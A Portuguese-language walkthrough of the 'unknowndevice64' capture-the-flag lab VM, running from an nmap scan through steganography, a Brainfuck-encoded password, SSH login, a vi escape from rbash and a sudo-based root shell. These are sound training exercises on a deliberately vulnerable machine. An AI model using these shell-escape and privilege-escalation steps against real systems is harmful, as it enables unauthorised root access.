
unknowndevice64: 1

IP da máquina: 192.168.2.111 // MAC: 08:00:27:22:59:41


Resultados do nmap:

nmap -A -p- 192.168.2.111



```
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:af:04:6d:f1:8c:59:3a:d6:e1:96:b7:f7:fc:57:83 (RSA)
|   256 12:68:4c:6b:96:1e:51:59:32:8a:3d:41:0d:55:6b:d2 (ECDSA)
|_  256 da:3e:28:52:30:72:7a:dd:c3:fb:89:7e:54:f4:bb:fb (ED25519)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title:    Website By Unknowndevice64
MAC Address: 08:00:27:22:59:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.2.111:31337/




ud64

“Not a visible enthusiasm but a h1dd3n one, an excitement burning with a cold flame.”


Thanks to: ./AjayVerma (AKA unknowndevice64)

Evidencia encontrada no código fonte:



```
<p>Website By Unknowndevice64</p>
<!--key_is_h1dd3n.jpg-->
```


http://192.168.2.111:31337/key_is_h1dd3n.jpg


key_is_h1dd3n.jpg (JPEG Im
192.168.2.111:31337/key_is_h1dd3n.jpg
HIDDEN
SECRETS


Steghide:

steghide extract -sf key_is_h1dd3n.jpg

Senha: h1dd3n



```
root@kali:~# steghide extract -sf key_is_h1dd3n.jpg
Enter passphrase:
wrote extracted data to "h1dd3n.txt".
```




```
root@kali:~# cat h1dd3n.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>+++++++++++++++++.-----------------.<----------------.--.++
++++.---------.>-----------------------.<<+++.++.>+++++.--.++++++++++++.>++++++++++++++++++++++++++++++++
++++++++.-----------------.
```

Usuário e senha encontrados:

https://www.splitbrain.org/_static/ook/


Login: ud64 // Senha: 1M!#64@ud




```
ud64:1M!#64@ud
```

SSH:

Usuário: ud64 // Senha: 1M!#64@ud




```
root@kali:~# ssh ud64@192.168.2.111 -p 1337
The authenticity of host '[192.168.2.111]:1337 ([192.168.2.111]:1337)' can't be established.
ECDSA key fingerprint is SHA256:i17eNafYZbuhnBTVOd3NGK7az/9ZPgwR8GQzqGenV9g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.111]:1337' (ECDSA) to the list of known hosts.
ud64@192.168.2.111's password:
Last login: Mon Dec 31 08:37:58 2018 from 192.168.56.101
ud64@unknowndevice64_v1:~$ id
uid=1000(ud64) gid=1000(ud64) groups=1000(ud64)
```



```
ud64@unknowndevice64_v1:~$ echo $SHELL
/bin/rbash
ud64@unknowndevice64_v1:~$ echo $PATH
```

Vi para escapar do shell restrito:




```
:!/bin/bash
```

export PATH=/usr/bin:$PATH

export SHELL=/bin/bash:$SHELL


sudo -l



```
bash-4.4$ export PATH=/usr/bin:$PATH
bash-4.4$ export SHELL=/bin/bash:$SHELL
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevice64_v1:
    (ALL) NOPASSWD: /usr/bin/sysud64
```

Root:

sudo sysud64 -o /dev/null /bin/sh



```
bash-4.4$ sudo sysud64 -o /dev/null /bin/sh
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-4.4# uname -a
Linux unknowndevice64_v1 4.16.3-porteus #1 SMP PREEMPT Sat Apr 21 12:42:52 Local time zone must be set--
x86_64 Intel(R) Core(TM) i3-3240 CPU @ 3.40GHz GenuineIntel GNU/Linux
```